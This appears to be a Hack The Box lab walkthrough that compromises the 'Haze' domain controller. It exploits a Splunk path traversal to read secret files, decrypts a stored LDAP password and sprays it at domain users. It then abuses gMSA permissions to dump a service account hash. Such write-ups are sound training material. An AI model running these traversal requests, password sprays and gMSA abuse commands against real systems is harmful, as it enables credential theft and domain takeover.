
 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Mar 31 12:33:28 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.173.246
Nmap scan report for 10.129.173.246
Host is up (0.018s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-01 00:33:58Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  http          Splunkd httpd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.129.173.246:8000/en-US/account/login?return_to=%2Fen-US%2F
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
8088/tcp  open  ssl/http      Splunkd httpd
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
|_http-title: 404 Not Found
8089/tcp  open  ssl/http      Splunkd httpd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49680/tcp open  msrpc         Microsoft Windows RPC
55340/tcp open  msrpc         Microsoft Windows RPC
55345/tcp open  msrpc         Microsoft Windows RPC
55347/tcp open  msrpc         Microsoft Windows RPC
55361/tcp open  msrpc         Microsoft Windows RPC
55409/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.95%I=7%D=3/31%Time=67EAC3FD%P=x86_64-pc-linux-gnu%r(DNS-
SF:SD-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x04
SF:_udp\x05local\0\0\x0c\0\x01");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h00m07s
| smb2-time:
|   date: 2025-04-01T00:35:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 31 12:35:02 2025 -- 1 IP address (1 host up) scanned in 94.06 secondsnmap scan output. We can see references to haze.htb and dc01.haze.htb in the LDAP and LDAPS output. The target is clearly a Windows domain controller, as we can see by its port signature. It's also running a Splunk instance.echo -e '10.129.173.246\t\tdc01.haze.htb haze.htb' | sudo tee -a /etc/hostsAdd the hostnames to our /etc/hosts file
Service Enumeration
TCP/53

UDP/53
gobuster dns -r 10.129.173.246 -d 'haze.htb' -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100Brute force DNS records from the resolver running on the domain controller
❌ No subdomains discovered using this word list against the resolver.

TCP/389

TCP/445


UDP/88




TCP/8000,8089
Fingerprinting Splunk


Searching for CVEs


The vulnerability exists because the Python os.path.join function removes the drive letter from path tokens if the drive in the token matches the drive in the built path.Essentially, because the supplied path in the URL path contains a C:, and in most Windows installations, this is the default system path, the C: is removed from the user-supplied input, rendering ../../../../../ and causing path traversal.
Testing the POC
curl -s http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd
curl -s http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd | cut -d ':' -f 2,3 > hashesCreate a list of username:hash entries
Attempting to Crack the Hashes

These hashes are sha512crypt and considering that there are four of them, this is going to take a long time to work on all four (unless you have a very powerful dedicated cracking box). So, I'm going to try and whittle down the target user list for web access.
curl -s http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../var/log/splunk/web_access.log | grep -v 'C:' | grep -iE 'admin|edward|mark|paul'
admin was the last user to access the web interfaceEventually, I just let hashcat run on the group of password hashes while working on enumerating the box. None of the password hashes were cracking for me.
Good Enumeration Pays Off
While working through the list of log files provided by ChatGPT, I hit this one: http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../var/log/splunk/splunkd.log and I saw messages related to LDAP that interested me.

Again, I asked AI for the typical path to the configuration file for LDAP authentication for Splunk login and it pointed me here: C:\Program Files\Splunk\etc\system\local\authentication.conf.

paul HurricaneLabs
Doing some initial research on the LDAP hash, the $7$ would seem to indicate a YesCrypt hash, but I came across this GitHub repository that indicates that Splunk uses a custom procedure for hashing secrets.

So, we'll need to use the path traversal exploit to read the splunk.secret file to decrypt the hash found in authentication.conf.
curl -s http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/auth/splunk.secret > splunk_secret.txtpipx install git+https://github.com/HurricaneLabs/splunksecretssplunksecrets splunk-decrypt --splunk-secret splunk_secret.txt --ciphertext '$7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY='
paul is Ld@p_Auth_Sp1unk@2k24nxc smb dc01.haze.htb -d haze.htb -u users.txt -p 'Ld@p_Auth_Sp1unk@2k24' --continue-on-successUse the password against the user list generated from the Kerberos testing

paul.taylor and mark.adamsEnumerating the Domain
LdapDomainDump


ldapdomaindump -u 'HAZE\mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' -o ldd dc01.haze.htbOutput loot in ldd directory



Remote BloodHound


nxc ldap dc01.haze.htb -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' --bloodhound -c All --dns-server 10.129.173.246
paul.taylor as owned
mark.adams as ownedRight now, it's apparent that the interesting user is mark.adams for a few reasons:
- Member of the Remote Management group, which allows WinRM access
- Member of the gMSA_Managers Group
 robinharwood
Exploit
WinRM Access

A quick recap of how we got to this point:
- Found a Splunk instance at version
9.2.1which is vulnerable toCVE-2024-36991 - Exploit
CVE-2024-36991to read configuration files and dehash the secrets in theauthentication.conffile - Use cleartext password and known usernames to spray credentials at the domain controller and find two valid logins
- One of the valid logins,
mark.adamshas WinRM access on the domain controller
Post-Exploit Enumeration
Operating Environment
OS & Kernel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    SystemRoot    REG_SZ    C:\Windows
    BaseBuildRevisionNumber    REG_DWORD    0xb21
    BuildBranch    REG_SZ    fe_release
    BuildGUID    REG_SZ    ffffffff-ffff-ffff-ffff-ffffffffffff
    BuildLab    REG_SZ    20348.fe_release.210507-1500
    BuildLabEx    REG_SZ    20348.1.amd64fre.fe_release.210507-1500
    CompositionEditionID    REG_SZ    ServerStandard
    CurrentBuild    REG_SZ    20348
    CurrentBuildNumber    REG_SZ    20348
    CurrentMajorVersionNumber    REG_DWORD    0xa
    CurrentMinorVersionNumber    REG_DWORD    0x0
    CurrentType    REG_SZ    Multiprocessor Free
    CurrentVersion    REG_SZ    6.3
    DisplayVersion    REG_SZ    21H2
    EditionID    REG_SZ    ServerStandard
    EditionSubManufacturer    REG_SZ
    EditionSubstring    REG_SZ
    EditionSubVersion    REG_SZ
    InstallationType    REG_SZ    Server
    InstallDate    REG_DWORD    0x67c7f684
    LCUVer    REG_SZ    10.0.20348.3328
    ProductName    REG_SZ    Windows Server 2022 Standard
    ReleaseId    REG_SZ    2009
    SoftwareType    REG_SZ    System
    UBR    REG_DWORD    0xd00
    PathName    REG_SZ    C:\Windows
    PendingInstall    REG_DWORD    0x0
    ProductId    REG_SZ    00454-20165-01481-AA286
    DigitalProductId    REG_BINARY    A40000000300000030303435342D32303136352D30313438312D414132383600BE1100005B46655D5832322D333934303600000000000000000000000000000000000000000000001B32DC678E645E0A0300000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000C7C03F55
    DigitalProductId4    REG_BINARY    F804000004000100300033003600310032002D00300034003500340032002D003000310036002D003500300031003400380031002D00300033002D0031003000330033002D00320030003300340038002E0030003000300030002D003000370039003200300032003500000000000000000000000000000000000000000000000000000000000000660066006100300061003900380066002D0062003100330066002D0034003400330033002D0039003100660034002D003800610066006600310032003600650064003400300037000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000005300650072007600650072005300740061006E0064006100720064003B005300650072007600650072005300740061006E006400610072006400410043006F007200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000008084BC08772665D3EDF1EE97D5934BAABFC050230E38574D67E232BAA637014C68805781463E74CD789CCD4E5F532516F21678F9123F98DDB016F003A5F356485B00460065005D005800320032002D003300390034003000360000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000056006F006C0075006D0065003A004D0041004B0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000056006F006C0075006D0065000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    RegisteredOwner    REG_SZ    Windows User
    RegisteredOrganization    REG_SZ
    InstallTime    REG_QWORD    0x1db8d9c4222a9b2
Current User
USER INFORMATION
----------------

User Name       SID
=============== ===========================================
haze\mark.adams S-1-5-21-323145914-28650650-2368316563-1104


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                         Attributes
=========================================== ================ =========================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                    Mandatory group, Enabled by default, Enabled group
HAZE\gMSA_Managers                          Group            S-1-5-21-323145914-28650650-2368316563-1107 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.
Users and Groups
Enumerated above using ldapdomaindump and bloodhound-python.
Network Configurations
Network Interfaces
Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.89.178
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
Open Ports
TCP 127.0.0.1:8065 0.0.0.0:0 LISTENING 1068
Processes and Services
Interesting Processes
Get-Process -Id 1068
The WinRM shell has limited functionality in terms of interacting with CIM, WMI, or other Windows APIs. So, I can't get a good readout of what might have invoked this process, but I'd like to know more about what's being run here, especially since it's associated with that open port on tcp/8065. But, it could just be related to Splunk.
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    436      42    53060      62480              1068   0 python3
Interesting Services
Access denied due to limitations of WinRM shell
Scheduled Tasks
Interesting Scheduled Tasks
Access denied due to limitations of WinRM shell
Interesting Files
C:\Backups
C:\Backups (access denied)
Privilege Escalation
Group Managed Service Accounts
Enumerating GMSAs
mark.adams is in the gMSA_Managers group, so we should explore this avenue further.

We can enumerate the AD service account, but we have no permissions to read the password on the service account, as we are not in the permitted groups.

Domain Admins group is permitted to retrieve the password
Includes a link to an interesting script to enumerate permissions on a GMSA
 262588213843476
gMSA_Permissions_Collection.ps1 (show/hide)
<#
Author: Kevin Joyce
Requirements: Active Directory PowerShell module, Domain Administrator privileges (to ensure the capability to get attribute GUIDs and view all permissions on all gMSA objects)
Description: Looks up permissions within Active Directory on a gMSA to determine access to modify the gMSA attribute (ms-ds-GroupMSAMembership).
Usage: opuplate the $target varbiable with the samaccountname of a gMSA.
To output the results to a text file run the following .\gMSA_Permissions_Collection.ps1 > output.txt
#>
Import-Module ActiveDirectory
##Get the GUID of the extended attribute ms-ds-GroupMSAMembership from Schema
$schemaIDGUID = @{}
Get-ADObject -SearchBase (Get-ADRootDSE).schemaNamingContext -LDAPFilter '(name=ms-ds-GroupMSAMembership)' -Properties name, schemaIDGUID |
ForEach-Object {$schemaIDGUID.add([System.GUID]$_.schemaIDGUID,$_.name)}

<# **REPLACE DN VARIABLE BELOW**
Declare the samaccountname of the gMSA to search for#>
$target = 'Haze-IT-Backup'

##Get distinguished name of all gMSAs objects from the OU
$gMSAs = Get-ADServiceAccount -identity $target


<#Get objects that have specific permissions on the target(s):
Full Control(GenericAll)
Write all Properties (WriteProperty where ObjectType = 00000000-0000-0000-0000-000000000000
#>
Set-Location ad:
foreach ($gmsa in $gMSAs){
(Get-Acl $gmsa.distinguishedname).access |
Where-Object { (($_.AccessControlType -eq 'Allow') -and ($_.activedirectoryrights -in ('GenericAll') -and $_.inheritancetype -in ('All', 'None')) -or (($_.activedirectoryrights -like '*WriteProperty*') -and ($_.objecttype -eq '00000000-0000-0000-0000-000000000000')))} |
 ft ([string]$gmsa.name),identityreference, activedirectoryrights, objecttype, isinherited -autosize
 }
 <#Get objects that have specific permissions on the target(s) and specifically the gMSA attribute:
 WriteProperty
 #>
Set-Location ad:
foreach ($gmsa in $gMSAs){
(Get-Acl $gmsa.distinguishedname).access |
Where-Object {(($_.AccessControlType -eq 'Allow') -and (($_.activedirectoryrights -like '*WriteProperty*') -and ($_.objecttype -in $schemaIDGUID.Keys)))} |
 ft ([string]$gmsa.name),identityreference, activedirectoryrights, objecttype, isinherited -AutoSize
 }

From here, I searched Google for 888eedd6-ce04-df40-b462-b8a50e41ba38 and the result below was returned. (This page also has a nice script for enumerating ACLs on GMSA accounts.)


Allowing Ourselves Access to the GMSA Password
Abuse WriteProperty on Target
$gMSA = "Haze-IT-Backup"
$PrincipalToAdd = "mark.adams"
Define the variables
$originalPrincipalsAllowedToRetrieveManagedPassword = Get-ADServiceAccount -Properties PrincipalsAllowedToRetrieveManagedPassword $gMSA | Select-Object -ExpandProperty PrincipalsAllowedToRetrieveManagedPasswordBackup original list of permitted principals
$newPrincipalsAllowedToRetrieveManagedPassword = @()
$newPrincipalsAllowedToRetrieveManagedPassword += $originalPrincipalsAllowedToRetrieveManagedPassword
$newPrincipalsAllowedToRetrieveManagedPassword += $PrincipalToAdd
Set-ADServiceAccount -PrincipalsAllowedToRetrieveManagedPassword $newPrincipalsAllowedToRetrieveManagedPassword $gMSA
Add our account to the list of principals and update the AD object
Get-ADServiceAccount -Properties PrincipalsAllowedToRetrieveManagedPassword $gMSACheck if we're now allowed to read the password

Set-ADServiceAccount -PrincipalsAllowedToRetrieveManagedPassword $originalPrincipalsAllowedToRetrieveManagedPassword $gMSARestore to the original state (run after extracting password)
Read the GMSA Password
gMSADumper
git clone https://github.com/micahvandeusen/gMSADumpercd gMSADumpervirtualenv .Use a virtual environment to keep the default environment clean
source bin/activateActivate the virtual environment
python3 -m pip install -r requirements.txtpython3 gMSADumper.py -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' -l dc01.haze.htb -d haze.htb
deactivateExit the virtual environment
NetExec
nxc ldap dc01.haze.htb -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' --gmsa
DSInternals
pwsh -c "Save-Module DSInternals -Path ."Download the DSInternals module to Kali
zip -r DSInternals.zip DSInternalsZip it up for transfer
*Evil-WinRM* PS C:\Users\mark.adams> upload DSInternals.zipUpload using evil-winrm
Expand-Archive DSInternals.zipUnzip on the target
mkdir "$env:UserProfile\Documents\WindowsPowerShell\Modules\DSInternals"Add the module directory to the default modules search path
Copy-Item -Recurse .\DSInternals\DSInternals\5.1\* "$env:UserProfile\Documents\WindowsPowerShell\Modules\DSInternals"Copy the files to the directory
Import-Module DSInternalsImport the module on the target
The value of the CurrentPassword property is output in Unicode characters that do not play well with PowerShell, let alone evil-winrm. So, we'll convert to System.Security.SecureString and convert that to a NTLM hash.
$targetGmsa = Get-ADServiceAccount -Identity 'Haze-IT-Backup' -Property 'msDS-ManagedPassword'$converted = ConvertFrom-ADManagedPasswordBlob $targetGmsa.'msDS-ManagedPassword'$secureString = ConvertTo-SecureString $converted.'CurrentPassword' -AsPlainText -ForceConvertTo-NTHash -Password $secureString
Haze-IT-Backup$ computer account
Lateral to Haze-IT-Backup$
More Enumeration
